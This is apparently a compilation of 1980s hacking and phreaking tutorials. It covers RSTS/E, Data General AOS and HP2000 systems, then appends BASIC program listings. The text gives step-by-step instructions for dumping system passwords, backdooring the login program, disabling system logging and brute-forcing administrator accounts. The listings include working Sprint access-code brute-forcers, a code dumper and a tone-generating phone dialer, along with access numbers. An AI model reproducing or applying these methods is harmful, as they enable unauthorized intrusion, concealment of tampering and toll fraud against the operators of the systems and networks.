Next on your agenda is to get all the passwords (Of course!). You do this by run$MONEY (If it isn't there, you search for it with DIR[1,*]MONEY.* and run it using the account where you found it instead of the $). There will be a few questions, like: Reset? and Disk? Here's the important answers. Disk? SY (you want the system password) Reset? No (You want to leave everything as it is) Passwords? YES (You want the passwords Printed) There are others but they aren't important, so just hit a C/R. There is ONE more, it will say something like Output status to? KB: (This is very important, you want to see it, not send it elsewhere).

Ok, now you've got all the passwords in your hands. Your next step is to make sure the next time you log on you can get in again. This is the hard part. First, in order to make sure that no one will disturb you, you use the UTILTY program to make it so no one can login. Type UT SET NO LOGINS. (also you can type UT HELP if you need help on the program).

Next you have to Change the LOGIN program....I'm sorry, but this part I'm not too sure of. Personally, I've never gotten this far. Theorectically here's what you do: Find out where the program is,once you do that type DIR [1,*]LOGIN.* If there is LOGIN.BAS any place get into that account (Using your password list, and typing HELLO and the account you'd like to enter). On the DIR of the program there is a date (Like 01-Jan-80). To make it look good you type UT DATE (and the date of the program). Next, you make it easy for yourself to access the program. You type PIP (And the account and name of the program you are changing) <60>=(again the name of the program).

Now what you do is OLD the program. Type OLD (Name of the program) Thats all theoretical. So I am not sure if it is exactly correct. If anyone gets far enough to brag about leave me mail I would be intrested in hearing about what you did.

Next thing you want to do is LIST the program and find out where The input of the Account # is. To get this far you have to know a lot about programming and what to look for...

Here is generally the idea: Add a conditional so that if you type in a code word and an account # it will respond with the password. This will take a while to look for and a few minutes to change, but you can do it, you've got that RSTS system
by the balls.

Let's say you've (Somehow) been able to change the program. The next thing you want to do is replace it, so put it back where you got it (SAVE Prog-name),and then put it back to the Prot Level (The # in the <###> signs) by typing PIP (Prog name)<232>=Progname (Note, in all of this, don't use the ()'s they are just used by me to show you what goes where).

Now that you've gotten this far, what do you do? I say, experiment! Check out all the programs since you have Privilged status you can analyze every program. Also look around for the LOG program and find out what you can do with that. The last thing to do before you leave is to set the date back to what it was using the UTILITY program again UT DATE (and the current date.)

```
**************************************
**                                  **
**        Hacking Data General      **
**                                  **
**************************************
```

Data General is favored by large corporations who need to have a lot of data on-line. The Data General AOS, which stands for Advanced Operating System, is a version of bastardized UNIX. All the commands which were in the UNIX article, will work on a Data General.

Once again, we have the problem of not knowing the format for the login name on the Data General you want to hack. As seems to be standard, try names from one to 8 digits long. Data General designed the computer to be for businessmen, and is thus very simplistic, and basically fool proof (but not damn-fool proof). It follows the same login format as the unix system:

```
DG=> login:
DG=> password:
YOU=> password
```

Passwords can be a maximum of 8 characters, and they are almost always set to a default of 'AOS' or 'DG'.

A word about control characters: Cntrl-O stops massive print-outs to the screen, but leaves you in whatever mode you were. (A technical word on what this actually does: It

tells the CPU to ignore the terminal, and prints everything out to the CPU! This is about 19200 baud, and so it seems like it just cancels.) Cntrl-U kills the line you are typing at the time. Now for the weird one: Cntrl-C tells the CPU to stop, and wait for another cntrl character. To stop a program, you actually need to type Cntrl-C and then a Cntrl-B.

Once you get on, type 'HELP'. Many DG (Data General) computers are sold in a package deal, which also gets the company free customizing. So you never know what commands there might be. So we will follow what is known as the 'ECLIPSE STANDARD', or what it comes out of the factory like. To find out the files on the directory you are using, type

```
=> DIR
```

To run a program, just like on a DEC, just type its name. Other than this, and running other people's programs, there really isn't a standard...To see who is on, type

```
=> WHO
```

This shows the other users, what they are doing, and what paths they are connected across. This is handy, so try a few of those paths yourself. To send a message, say

```
=> send username
```

This is a one time message, just like send on the DEC 10. From here on, try commands from the other previous files and from the 'HELP' listing.

superuser:

If you can get privs, just say:

```
=> superuser on
```

and you turn those privs on! By the way, you remember that computers keep a log of what people do? type:

```
=> syslog /stop
```

and it no longer records anything you do on the system, or any of the other users. It screams to high heaven that it was you who turned it off, but it keeps no track of any accounts created or whatever else you may do. You can say=> syslog /start

to turn it back on (now why would you want to do something like that?????)

To exit from the system, type

```
=> BYE
```

and the system will hang up on you.

Most of the systems around, including DECs, VAX's, and DG's, have games. These are usually located in a path or directory of the name games or <games> or games: Try looking in them, and you may find some trek games, adventure, zork, wumpus (with bent arrows in hand) or a multitude of others. There may also be games called 'CB' or 'FORUM'. These are a sort of computer conference call. Use them on weekends, and you can meet all sorts of interesting people.

=HACKING THE HP2000=

REVISED: 06-MAY-84

PREFACE

The purpose of this tutorial is to give potential hackers useful information about Hewlett-Packard's HP2000 systems. The following notation will be used throughout this tutorial:

<CR> - carriage return, RETURN, ENTER, etc.

^C - a control character (control-C in example)

CAPITAL LETTERS - computer output & user input

SYSTEM INFORMATION

Each HP2000 system can support upto 32 users in a Timeshared BASIC (TSB) environment. The systems usually run a version of Hewlett Packard's

Timeshared/BASIC 2000 (various Levels).

LOGON PROCEDURE

Once connected to a HP2000, type a numeral followed by a <CR>. The system should then respond with: PLEASE LOG IN. If it does not immediately respond keep on trying this procedure until it does (they tend to be slow to respond).

User ID: The user id consists of a letter followed by 3 digits, eg, H241.

Password: The passwords are from 1 to 6 printing and/or non-printing (control) characters. The following characters will NOT be found in any passwords so don't bother trying them: line delete (^X), null (^@), return (^M), linefeed (^J), X-OFF (^S), rubout, comma (^L), space (^`), back arrow (<-), & underscore (_). HP also suggests that ^E is not used in passwords (but I have seen it done!).

The logon format is: HELLO-A123,PASSWD

Where: HELLO is the login command. It may be abbreviated to HEL.

A123 is the user id

PASSWD is the password.

The system will respond with either ILLEGAL FORMAT or ILLEGAL ACCESS depending upon whether you screwed up the syntax or it is an invalid user id or password. The

messages: PLEASE LOG IN, ILLEGAL FORMAT, & ILLEGAL ACCESS also help you identify HP2000 systems.

The system may also respond with ALL PORTS ARE BUSY NOW - PLEASE TRY AGAIN LATER or a similar message. One other possibility is NO TIME LEFT which means that they have used up their time limit without paying.

Unlike other systems where you have a certain amount of tries to login, the HP2000 system gives you a certain time limit to logon before it dumps you. The system default is 120 seconds (2 minutes). The sysop can change it to be anywhere between 1 and 255 seconds, though. In my experience, 120 seconds is sufficient time for trying between 20-30 logon attempts while hand-hacking & a much higher amount when using a hacking program.

USERS

The various users are identified by their user id (A123) & password. Users are also identified by their group. Each group consists of 100 users. For example, A000 through A099 is a group, A100 through A199 is another group, & Z900 through Z999 is the last possible group. The first user id in each group is designated as the Group Master & he has certain privileges. For example, A000, A100,...H200..., &

Z900 are all Group Masters. The user id A000 is known as the System Master & he has the most privileges (besides the hardwired sysop terminal). The library associated with user Z999 can be used to store a HELLO program which is executed each time someone logs on.

So, the best thing to hack on an HP2000 system is the System Master (A000) account. It is also the only user id that MUST be on the system. He logs on by typing: HEL-A000,PASSWD. You just have to hack out his password. If you decide to hack Z999, you can create or change the HELLO program to give every user your own personal message every time he logs on! This is about all you can do with Z999 though since it is otherwise a non-privileged account.

LIBRARY ORGANIZATION

Each user has access to 3 levels of libraries: his own private library, a group library, and the system library. To see what is in these libraries you would type: CATalog, GROup, & LIBrary respectively (all commands can be abbreviated to the first 3 letters). The individual user is responsible for his own library and maintaning all the files. If a program is in your CATALOG, then you can change it.

[Group Masters]

Group Masters (GM) are responsible for controling all programs in the Group libraries. Only members of the group can use these programs. These are viewed by typing GROUP. For example, user S500 controls all programs in the Group library of all users beginning with id S5xx. Other users in the group CANNOT modify these programs. All programs in the group library are also in the Group Masters private library (CATALOG), therefore he can modify them! The Group Master also has access to 2 privileged commands. They are: PROtect & UNProtect. With PROTECT, the Group Master can render a program so it cannot be LISTed, SAVed, CSAved, PUNched to paper tape, or XPUnched. For example, if the GM typed PRO-WUMPUS, other users in the group would be able to RUN WUMPUS but they would not be able to list it. The GM can remove these restrictions with the UNProtect command.

[System Master]

There is exactly one System Master (SM) and his user id is A000. He can PROTECT & UNPROTECT programs in the System Library. All users have access to these files by typing LIBRARY to view them. Only the System Master can modify these files since his private library & group library constitute the System Library. The SM also has access to other privileged commands such as:

DIRECTORY: this command will printout all files and programs stored on the system according to users. DIR will print out the entire directory. DIR-S500 will start listing the directory with user S500.

example:

```
DIR
   BOCES ED 1    053/84    1243

 ID     NAME     DATE     LENGTH   DISC       DRUM
A000   ALPHA    043/84     00498  001384
       BCKGMN   053/84     04564  001526
       FPRINT   053/84     00567  002077
       STOCK    038/84     04332  002753
       TFILE    020/83 F   00028  002804
       WUMPUS   053/84   P 02636  003142
B451   BLJACK   316/75     03088  011887
       GOLF     316/75     02773  011911
S500   GIS      050/84 C   03120  019061
       GISCL4   050/84 F   03741  022299
Z999   HELLO    021/84     00058  011863
```

In this example, the system name is BOCES ED 1. The date of the printout is the 53rd day of 1984 (053/84) and the time is 12:43 (24-hr). The files appearing under A000 are those in the System Library. The DATE associated with the program is the date it was last referenced. The LENGTH is how long it is in words. DISC refers to its storage block location.

Appendix III

Sample Programs

Auto hacker is a hacking program for use with the hayes Smartmodem 300 or the Hayes Smartmodem 1200. Baud rate doesn't really matter, as long as it conforms to the baud rate of the access# which you are dialing.

Auto Hacker 1.1 user input:
===========================

Local sprint#: The local Sprint#!
Access# area code: The area code of the access#.

Access#: The number which the program will try and connect to, to check to see if the code is valid. (Use a local metro line# or a local Telenet# which always answers.)

Waiting time for Sprint tone: Try and dial the local sprint line manually, and keep track of the number of seconds it takes for the sprint tone to come on. Use this amount for the waiting time.

Waiting time for carrier: The time it takes from dialing the last of the access#, to the time when your computer verifies that the computer at the other end has answered. It's a good idea to try a sprint code which you know already works, then keep track of the time in between the end of the dialing sequence and the 'Connect' time.

Prefix#: A five digit prefix for the codes to start at.

Suffix#: A three digit suffix for the codes to start at. The prefix and the suffix combined make up the 8 digit Sprint code.

Calls to make: The number of codes for the program to try.

Attempts per code: Sometimes Sprint doesn't always answer perfectly so this variable enables you to try each code more than once to see if it's valid. Note that it will take that much longer to check the same amount of Sprint codes.

Notes:
======

In case you already haven't noticed, the program searches for codes sequentially.

This program accesses the disk and stores the codes in a textfile called codes, leave an un-write protected disk in the drive during operation.

Have fun you phreaky hackers!!

Brought to you with much joy by,

----> Scooby Doo <----

```
10  CLEAR
20  TEXT : SPEED= 255: HOME :D$ =  CHR$ (4): PRINT D$;"NOMON C,I,O": PRINT
     D$;"PR#O"
30  HOME
40  GOSUB 480
50  PRINT "AUTO HACKER V1.O BY SCOOBY DOO": PRINT "-------------------------
     -------"
60  PRINT : PRINT "ENTER PREFIX (5 DIGITS)-->";: INPUT PR
70  PRINT "ENTER SUFFIX (3 DIGITS)-->";: INPUT SU
80  PRINT : PRINT "HOW MANY CALLS TO MAKE";: INPUT CALS
90  PRINT "HOW MANY TIMES TO TRY EACH CALL";: INPUT TIMES
100  PRINT : PRINT "<HIT ANY KEY TO BEGIN>";: GET X$
110 ST = (PR * 1000 + SU)
120  HOME : PRINT "AUTO HACKER V1.O BY SCOOBY DOO": PRINT "---------------
     -----------------"
130  PRINT "       STARTING CODE: ";ST: PRINT "         ENDING CODE: ";(PR *
     1000 + SU + CALS - 1): PRINT "  ATTEMPTS PER CODE: ";TIMES: PRINT "==
     ========================================": POKE 34,7
140  PRINT : PRINT D$;"PR#2"
150  FOR X = 1 TO 1000: NEXT X
160  PRINT "ATEOTMS7=";CR;"S8=";SE;"S11=40S12=0V1": GOSUB 310
170  FOR X = 1 TO 100: NEXT X
180  FOR NCALS = 0 TO CALS - 1
190  FOR NTIMES = 1 TO TIMES
200 TRY = (PR * 1000 + SU + NCALS)
210  HOME : PRINT D$;"PR#O"
220  PRINT "CODES TRIED: ";NCALS: PRINT "REMAINING CODES: ";CALS - NCALS: PRINT
     "CODES FOUND: ";C
230  PRINT : PRINT "CODE ATTEMPTING--> ";TRY: PRINT "----------------------
     ------": PRINT D$;"PR#2"
240  FOR X = 1 TO 200: NEXT X
250  PRINT "ATD";SP;",";TRY;AR;AC: GOSUB 370
260  FOR X = 1 TO 100: NEXT X
270  NEXT NTIMES: NEXT NCALS
280  PRINT D$;"PR#O": HOME : PRINT "---> RUN COMPLETED <---": PRINT : PRINT
     "CODES FOUND: ";C: PRINT : PRINT "CODES ARE STORED IN TEXT FILE 'CODE
     S'"
290  POKE 34,0
300  END
310  PRINT D$;"IN#2": INPUT HAI$
320  IF HAI$ = "K" OR HAI$ = "OK" THEN  RETURN
330  INPUT HAI$
340  IF HAI$ = "K" OR HAI$ = "OK" THEN  RETURN
350  INPUT HAI$
360  IF HAI$ = "K" OR HAI$ = "OK" THEN  RETURN
370  PRINT D$;"IN#2": INPUT HAI$
380  IF HAI$ = "ONNECT" OR HAI$ = "CONNECT" THEN 460
390  IF HAI$ = "O CARRIER" OR HAI$ = "NO CARRIER" THEN  RETURN
400  INPUT HAI$
410  IF HAI$ = "ONNECT" OR HAI$ = "CONNECT" THEN 460
420  IF HAI$ = "O CARRIER" OR HAI$ = "NO CARRIER" THEN  RETURN
430  INPUT HAI$
440  IF HAI$ = "ONNECT" OR HAI$ = "CONNECT" THEN 460
450  IF HAI$ = "O CARRIER" OR HAI$ = "NO CARRIER" THEN  RETURN
460  FOR X = 1 TO 500: NEXT X: PRINT "+++": GOSUB 310: FOR X = 1 TO 300: NEXT
     X: PRINT "ATH": GOSUB 310
470  PRINT D$;"PR#O": PRINT D$;"OPEN CODES": PRINT D$;"APPEND CODES": PRINT
     D$;"WRITE CODES": PRINT TRY: PRINT D$;"CLOSE CODES":C = C + 1: RETURN
```

```
480  VTAB 11: HTAB 11: INVERSE : PRINT " AUTO HACKER V1.1 ": NORMAL
490  VTAB 20: HTAB 14: PRINT "<HIT A KEY>";: GET X$
500  HOME : PRINT "PLEASE ENTER LOCAL SPRINT#: ": PRINT "(XXX-XXXX W/OUT T
     HE '-'): ";: INPUT SP: PRINT : PRINT "PLEASE ENTER ACCESS# AREA CODE:
      ";: INPUT AR: PRINT : PRINT "PLEASE ENTER ACCESS#: ": PRINT "(XXX-XX
     XX W/OUT THE '-'): ";: INPUT AC
510  PRINT : PRINT "PLEASE ENTER AMOUNT OF SECONDS TO WAIT  FOR SPRINT TON
     E AFTER DIALING: ";: INPUT SE
520  PRINT : PRINT "PLEASE ENTER AMOUNT OF SECONDS TO WAIT  FOR CARRIER AF
     TER DIALING CODE: ";: INPUT CR
530  HOME : RETURN
```

Documentation for FASTEST HACKER

This Hacking program is now the fastest one in the United States. There is no faster hacker than it. It is faster than Big Brother's hacker, Cat Hacker 3.7, Hacker 4, or any other. The reason why is because it requires no destination #. Only problem is, there is not that many local systems around to hack on. So you might have to modify the program. Change line 8. Change the delay in it from 2000 to about 7000. Change line 5 so I$="your access #".

The '800' number for outside of Florida is: 1-800-322-1415 tx " " " " inside " " " : 1-800-432-1337

There is a list of local access #'s in Rems at the end of the listing.

This program was made for the Apple-cat][202. May work with the 103. Does not require a ROM chip either. If you have a 212 cat, then flip switch 4 off on your Cat][card & unplug the cable from the 212 card.). If you do not, then you will get a carrier & it will not dial.

Soon to come, a super fast MCI hacker! Will be on an AE near you!

Don't hack to hard.

The Absent Minded Professor

-- -- a bad ass hacker -- --

Royal Hideout	-=-	305-825-2838
Trader's Inn][	-=-	305-825-1739

COOL PHREAK BBS'S.

```
NAME..SUPER FAST HACKER   DATE..09/23/84   TIME..0000   PAGE..01
STARTING LINE..0    ENDING LINE..63999

0  REM  NOVATION IN SLOT 2
1  HIMEM: 5 * 4096 - 1:B$ =  CHR$ (4): PRINT  CHR$ (4);"BLOAD FAST IT
     .OBJ,A$7000": TEXT : HOME :C$ = "THE FASTEST HACKER IN THE U.S."
     :A = 6:D$ = "U": GOSUB 19:C$ = "WRITTEN BY":A = 8:D$ = "Y": GOSUB
     19:C$ = "THE ABSENT-MINDED PROF":A = 10:D$ = "T": GOSUB 19:C$ =
     "PRESS ANY KEY TO CONTINUE":A = 23:D$ = "Y": GOSUB 19: GET A$
2  HOME : PRINT "THIS IS THE FIRST PROGRAM OF IT'S TYPE": PRINT : PRINT
     "IN THE UNITED STATES OF AMERICA.": PRINT : PRINT "ALL WHO USE I
     T MARVEL AT IT'S SPEED.  ": PRINT : PRINT : PRINT "SO LET THOSE
     COMPANIES KNOW WHO WE ARE!": PRINT : PRINT "HACKERS RULE...NOW A
     ND FOREVER!"
3 M =  - 36417:C$ = "PRESS ANY KEY TO CONTINUE":A = 23:D$ = "Y": GOSUB
     19: GET A$: HOME : PRINT  TAB( 5);"THE FASTEST HACKER IN THE U.S
     .": PRINT : PRINT "     PRESS SPACE TO STOP HACKING": POKE 34,3
4  HOME : PRINT "INITIAL CODE (XXXXXX):";: FOR B = 1 TO 6: GET E$: PRINT
     E$;:F$ = F$ + E$: NEXT B: PRINT : PRINT : INPUT "SAVE UNDER (FIL
     ENAME):";G$: PRINT B$;"OPEN";G$: PRINT B$;"DELETE";G$: PRINT B$;
     "OPEN";G$: FOR C = 1 TO 39:H$ = H$ + "-": NEXT C: CALL M
5 I$ = "5457201": HOME : PRINT : PRINT H$
6  CALL 7 * 4096: PRINT "PICKED UP PHONE": POKE 3 * 256 + 5 * 16 + 1,
     30: CALL 7 * 4096 + 3: IF  PEEK (3 * 256 + 5 * 16 + 2) = 1 THEN
      PRINT "DIALING:";: POKE 768, LEN (I$): FOR D = 1 TO  LEN (I$): PRINT
      MID$ (I$,D,1);: POKE 768 + D, VAL ( MID$ (I$,D,1)): NEXT D: CALL
     7 * 4096 + 6: PRINT : GOTO 8
7  PRINT "NO DIAL TONE FOUND!": GOTO 17
8 E = E + 1: PRINT : PRINT "START DELAY": FOR F = 1 TO 2000: NEXT F: PRINT
     "END DELAY": PRINT "CHECKING CONNECTION.": POKE 3 * 256 + 5 * 16
      + 1,30: CALL 7 * 4096 + 3: IF  PEEK (3 * 256 + 5 * 16 + 2) = 0 THEN
      PRINT "BAD CONNECTION!": GOTO 17
9  POKE 768,1: POKE 769,1: CALL 7 * 4096 + 6: POKE 3 * 256 + 5 * 16 +
     1,5: CALL 7 * 4096 + 3: IF  PEEK (3 * 256 + 5 * 16 + 2) = 1 THEN
      PRINT "BAD CONNECTION!": GOTO 17
10  PRINT : PRINT "GOOD CONNECTION ESTABLISHED.": FOR F = 1 TO 30: NEXT
     F: HOME
11  POKE 768,1: POKE 769,11: CALL 7 * 4096 + 6: POKE 3 * 256 + 5 * 16
      + 1,5: CALL 7 * 4096 + 3: IF  PEEK (3 * 256 + 5 * 16 + 2) = 0 THEN
      PRINT "BAD CONNECTION!": GOTO 17
12  VTAB 5: IF  PEEK ( - 16384) = 160 THEN G = 1: GOTO 17
13  PRINT H$: PRINT "CODE STATUS:": PRINT : PRINT "CALL NUMBER=";E: PRINT
     "GOOD CODE NUMBER=";H: PRINT "BAD CODE NUMBER=";I: IF J = 1 THEN
      RETURN
14  PRINT H$: PRINT :F$ =  STR$ ( VAL (F$) + 1): POKE 768, LEN (F$): PRINT
     "ENTERING CODE:";: FOR K = 1 TO  LEN (F$): POKE 768 + K, VAL ( MID$
     (F$,K,1)): NEXT K: PRINT F$: CALL 7 * 4096 + 6: PRINT : PRINT : PRINT
     "CHECKING CODE VALIDITY": POKE 768,0: POKE 769,1: CALL 7 * 4096 +
     6: FOR L = 1 TO 2: IF  PEEK (12 * 4096 + 10 * 16) = 207 THEN 16
15  NEXT L: PRINT : PRINT F$;" IS A BAD CODE":I = I + 1: GOTO 11
16 H = H + 1: PRINT  CHR$ (7): PRINT B$;"WRITE";G$: PRINT F$: PRINT B
     $
17  POKE 12 * 4096 + 10 * 16 + 2,0: IF G = 1 THEN J = 1: HOME : GOSUB
     13: PRINT "ACCESS NUMBER=PROGRAM TERMINATED!": PRINT "LAST CODE
     ATTEMPTED=";F$: PRINT B$;"WRITE";G$: PRINT "LAST ATTEMPTED->"F$:
      PRINT B$: PRINT : PRINT B$;"CLOSE";G$: POKE  - 16368,0: NEW
18  PRINT "HUNG UP PHONE!": FOR F = 1 TO 4000: NEXT F: GOTO 6
19  VTAB A:N = 20 -  LEN (C$) / 2: FOR O = 65 TO  ASC (D$): FOR P = 1
      TO  LEN (C$): IF  MID$ (C$,P,1) <  CHR$ (O) THEN 22
20  IF  PEEK ( - 16384) > 127 THEN  POKE  - 16368,0: GOTO 23
```

```
NAME..SUPER FAST HACKER   DATE..09/23/84   TIME..0000   PAGE..02
STARTING LINE..0    ENDING LINE..63999

21  HTAB N + P - 1: PRINT  CHR$ (O);
22  NEXT P,O
23  HTAB N: PRINT C$;: RETURN
24  REM LOCAL ACCESS NUMBERS     CHANGE LINE 5 FOR YOUR CITY BELOW
25  REM FLORIDA:BOCARATON=393-0500:COCOA=676-1867:DAYTONA=255-3083:DE
     LAND=7385870:FT.LAUDERDALE=527-5135:FT.MYERS=337-0011:GAINESVILL
     E=373-2228:JACKSONVILLE=354-8529:LAKELAND=688-2119:MELBOURNE=676
     -1867:MIAMI=545-7201:NEWPT.RICHEY=847-1740
26  REM  OCALA=351-4513:ORLANDO=843-4803:PENSACOLA=434-9350:SANFORD/O
     VIEDO=365-4601:SARASOTA=377-2590:ST. PETE/CLEARWATER=823-1926:TA
     LLAHASSEE=681-1914:TAMPA=273-0400:TITUSVILLE=268-1810:W. PALM BE
     ACH=659-5504
27  REM  OUT-OF-FLORIDA:ATLANTA=435-1071:CHICAGO=853-0980:DALLAS=698-
     9368:HOUSTON=222-0134:LOS ANGELES=629-0771:NEWARK=648-0170:NEW Y
     ORK CITY=785-2713:PHILADELPHIA=569-1707:SAN DIEGO=232-0735:SAN F
     RANCISCO=541-9734:WASHINGTON D.C.=479-4180
```

AppleSoft Version of FAST IT.OBJ

In order to create the binary program called for in the "super" scanner program, run the program below.

```
9000    DIM FST(594):  FOR X = 1 TO 592:  READ FST(X):
        NEXT
9020    X = 1: FOR Z = 28672 TO 29264: POKE Z, FST(X): X =
        X + 1: NEXT:  PRINT CHR$(4);"BSAVE FAST
        IT.OBJ,A$7000,L$0250":  END
10000   DATA
        76,9,112,76,44,112,76,80,112,120,169,32,141,3,80,1
        72,3,80,169,3
10020   DATA
        153,129,192,169,2,153,130,192,169,6,153,131,192,16
        5,126,153,137,192,169,15
10040   DATA
        153,141,192,96,172,3,8,173,81,3,72,185,128,192,41,
        16,240,15,169,1
10060   DATA
        32,95,112,104,56,233,1,208,237,141,82,3,96,104,169
        ,1,141,82,3,96
10080   DATA
        160,0,185,1,3;32,64,113,200,204,0,3,144,244,96,142
        ,1,80,140,2
10100   DATA
        80,168,169,195,32,168,252,136,208,248,174,1,80,172
        ,2,80,96,80,96,173
10120   DATA
        131,192,160,0,185,166,8,240,7,32,237,253,200,76,12
        4,8,76,0,224,141
10140   DATA
        132,194,204,207,193,196,160,193,211,205,174,195,20
        7,196,197,174,177,172,193,164
10160   DATA
        196,176,176,176,141,0,141,132,194,204,207,193,196,
        160,193,211,205,174,195,207
10180   DATA
        196,197,174,178,172,193,164,196,176,176,176,141,0,
        169,1,141,177,170,162
10200   DATA
        189,214,8,240,6,32,237,253,232,208,245,76,0,96,141

        ,132,205,193,216,198
10220   DATA
        201,204,197,211,160,177,141,132,194,204,207,193,19
        6,160,193,211,205,174,195,207
10240   DATA
        196,197,172,193,164,182,176,176,176,141,0,53,54,20
        0,53,202,64,88,108,122
10260   DATA
        127,122,108,88,64,40,19,5,0,5,19,40,94,1,241,1,4,1
        ,194,1
```

```
10280  DATA
       4,1,241,1,4,1,38,2,31,1,194,1,31,1,241,1,31,1,38,2
10300  DATA
       61,1,194,1,61,1,241,1,61,1,38,2,94,1,194,1,94,1,38
       ,2
10320  DATA
       142,1,80,140,2,80,162,4,134,8,10,10,168,185,16,113
       ,133,251,200,185
10340  DATA
       16,113,133,252,200,185,16,113,133,253,200,185,16,1
       13,133,254,234,234,234,234
10360  DATA
       165,251,24,101,214,133,214,165,252,101,215,133,215
       ,41,15,170,189,0,113,72
10380  DATA
       165,253,24,101,6,133,6,165,254,101,7,133,7,41,15,1
       70,104,24,125,0
10400  DATA
       113,41,240,9,4,172,3,80,153,128,192,198,9,208,197,
       198,8,208,197,169
10420  DATA
       116,172,3,80,153,128,192,169,16,133,8,198,9,208,25
       2,198,8,208,248,174,1,80,172,2,80,96,169,169,207,1
       41
10450  DATA
       242,3,169,113,141,243,3,73,165,141,244,3,96,32,88,
       252,160,0,185,240
10470  DATA
       113,240,6,32,237,253,200,16,245,169,191,141,242,3,
       169,157,141,243,3,73
10490  DATA
       165,141,244,3,16,254,141,141,141,141,141,196,197,1
       96,201,195,193,212,197,196
10510  DATA
       160,212,207,160,193,201,205,197,197,160,198,210,20
       7,205,160,205,201,195,200,201
10530  DATA
       199,193,206,174,174,174,141,141,141,141,141,141,14
       1,195,193,204,204,160,195,193

10550  DATA
       197,211,193,210,167,211,160,208,193,204,193,195,19
       7,160,192,160,179,176,181,173
10570  DATA
       178,181,179,173,185,184,182,185,141,177,176,160,20
       5,197,199,211,161,141,141,0
10590  DATA  0,0,255
```

```
]
NAME..CODES DUMPER   DATE..09/23/84   TIME..0000   PAGE..01
STARTING LINE..0    ENDING LINE..63999

10 D$ =  CHR$ (4): TEXT : HOME : PRINT "THIS PROGRAM WILL DUMP A FILE
      CREATED": PRINT : PRINT "BY 'THE FASTEST HACKER IN THE U.S.'": PRINT
     : PRINT : PRINT "WRITTEN BY:THE ABSENT MINDED PROF"
20 MS$ = "PRESS ANY KEY TO CONTINUE ":VT = 23: GOSUB 1000: GET A$
30  HOME : INPUT "FORMAT WHICH FILE (CR=CATALOG):";FI$
40  IF FI$ = "" THEN  PRINT  CHR$ (4);"CATALOG": PRINT : PRINT MS$;: GET
     A$: GOTO 30
50  ONERR  GOTO 60
55  PRINT  CHR$ (4);"VERIFY";FI$: POKE 216,0: GOTO 70
60  PRINT : PRINT "*** FILE NOT ON THIS DISK ***": POKE 216,0: GOTO 3
     0
70  PRINT D$;"PR#1": PRINT  CHR$ (9);"80": PRINT D$;"OPEN";FI$: PRINT
     D$;"READ";FI$
80 C = C + 1: IF C > 10 THEN  PRINT :C = 0
85  INPUT "";A$: IF  LEFT$ (A$,3) <  > "LAS" THEN  PRINT  LEFT$ (A$,6
     );" ";:NC = NC + 1: GOTO 80
110  PRINT : PRINT : PRINT "THE ABOVE ";NC;" CODES WERE HACKED BY 'TH
     E FASTEST HACKER IN THE U.S.'": PRINT  CHR$ (4);"PR#0": PRINT  CHR$
     (4);"CLOSE";FI$: END
1000  VTAB VT: HTAB 20 -  LEN (MS$) / 2: PRINT MS$;: RETURN
```

```
NAME..TSPS.3   DATE..09/23/84   TIME..0000   PAGE..01
STARTING LINE..0    ENDING LINE..63999

5  REM  YOU MUST SAVE THE DATA IN LINES 10000 AND 10010
10  CLEAR : DIM N$(100),P$(100),NM$(200): GOSUB 5000
99  REM
100  IF  PEEK (9000) = 111 AND  PEEK (9001) = 112 AND  PEEK (9002) =
     113 THEN 250
110  PRINT  CHR$ (13) +  CHR$ (4)"BLOADCLONE TABLE,A$2000": POKE 9000
     ,111: POKE 9001,112: POKE 9002,113
120  GOTO 240
130 I$ = ""
140  GET X$: IF X$ = "" THEN 140
150 A =  ASC (X$)
160  IF A = 8 THEN 210
170  IF A = 13 THEN  PRINT : RETURN
180  IF  LEN (I$) + 1 > M THEN 140
190  PRINT X$;:I$ = I$ + X$
200  GOTO 140
210  IF I$ = "" THEN 130
220  IF  LEN (I$) <  = 1 THEN : PRINT  CHR$ (8)" " CHR$ (8);: GOTO 13
     0
230  PRINT  CHR$ (8)" " CHR$ (8);:I$ =  LEFT$ (I$, LEN (I$) - 1): GOTO
     140
240  TEXT :D$ =  CHR$ (13) +  CHR$ (4)
250  HOME
260  PRINT "LINE: ";: INVERSE
270  IF L = 1 THEN  PRINT "ON HOOK";
280  IF L = 0 THEN  PRINT "OFF HOOK";
290  IF L = 2 THEN  FLASH : PRINT "HOLD";
300  NORMAL : PRINT "    ";
310  VTAB 1: HTAB 40 -  LEN (LC$) - 9: PRINT "CALLED #: "LC$;
311  PRINT "----------------------------------------"
314  IF LC$ = "" THEN 316
315  INVERSE : VTAB 24: HTAB 20 -  LEN (N$(XC)) / 2: PRINT N$(XC);: NORMAL

316  VTAB 4: HTAB 1
330  PRINT "1...PICK UP": PRINT : PRINT "2...HANG UP": PRINT : PRINT
     "3...CLEAR"
340  PRINT : PRINT "4...DIAL": PRINT : PRINT "5...REDIAL"
350  PRINT : PRINT "6...AUTO DIALER": PRINT : PRINT "7...SOUND EFFECT
     S"
360  VTAB 4: HTAB 14:: GET A$
370  IF A$ = "1" THEN  POKE 49313,2: POKE 49314,2:L = 1: GOTO 250
380  IF A$ = "2" THEN  POKE 49313,0: POKE 49314,0:L = 0: GOTO 250
390  IF A$ = "3" THEN  POKE 49314,0: FOR T = 1 TO 2000: NEXT : POKE 4
     9313,2:: POKE 49314,3:L = 1: GOTO 250
400  IF A$ = "4" THEN 440
410  IF A$ = "5" THEN 450
420  IF A$ = "6" THEN 3000
430  IF A$ = "7" THEN 460
433  IF A$ = "!" THEN  HOME : END
440 M = 20: PRINT "#? ";: GOSUB 130
445  IF I$ = "" THEN 250
446 XC = 0:LC$ = I$
450  POKE 8207,2: FOR T = 1 TO  LEN (LC$): POKE 2, VAL ( MID$ (LC$,T,
     1)): CALL 8192: NEXT : GOTO 250
460  ONERR  GOTO 490
461  POKE 49314,0: POKE 49314,2
470  IF  PEEK (9000) = 111 AND  PEEK (9001) = 112 AND  PEEK (9002) =
```

```
NAME..TSPS.3   DATE..09/23/84   TIME..0000   PAGE..02
STARTING LINE..0    ENDING LINE..63999

     113 THEN 490
480  PRINT  CHR$ (13) +  CHR$ (4)"BLOADCLONE TABLE": POKE 9000,111: POKE
     9001,112: POKE 9002,113
490  TEXT : HOME
500  PRINT "1...BUSY": PRINT : PRINT "2...RE-ORDER": PRINT : PRINT "3
     ...RING"
510  PRINT : PRINT "4...CONFERENCE"
520  PRINT : PRINT "5...HOWLER"
530  PRINT : PRINT "6...2600HZ"
540  PRINT : PRINT "7...DIAL TONE"
550  PRINT : PRINT "8...BEEP (15 SEC SPACE)"
560  PRINT : PRINT "9...DIAL (MF OR TT)"
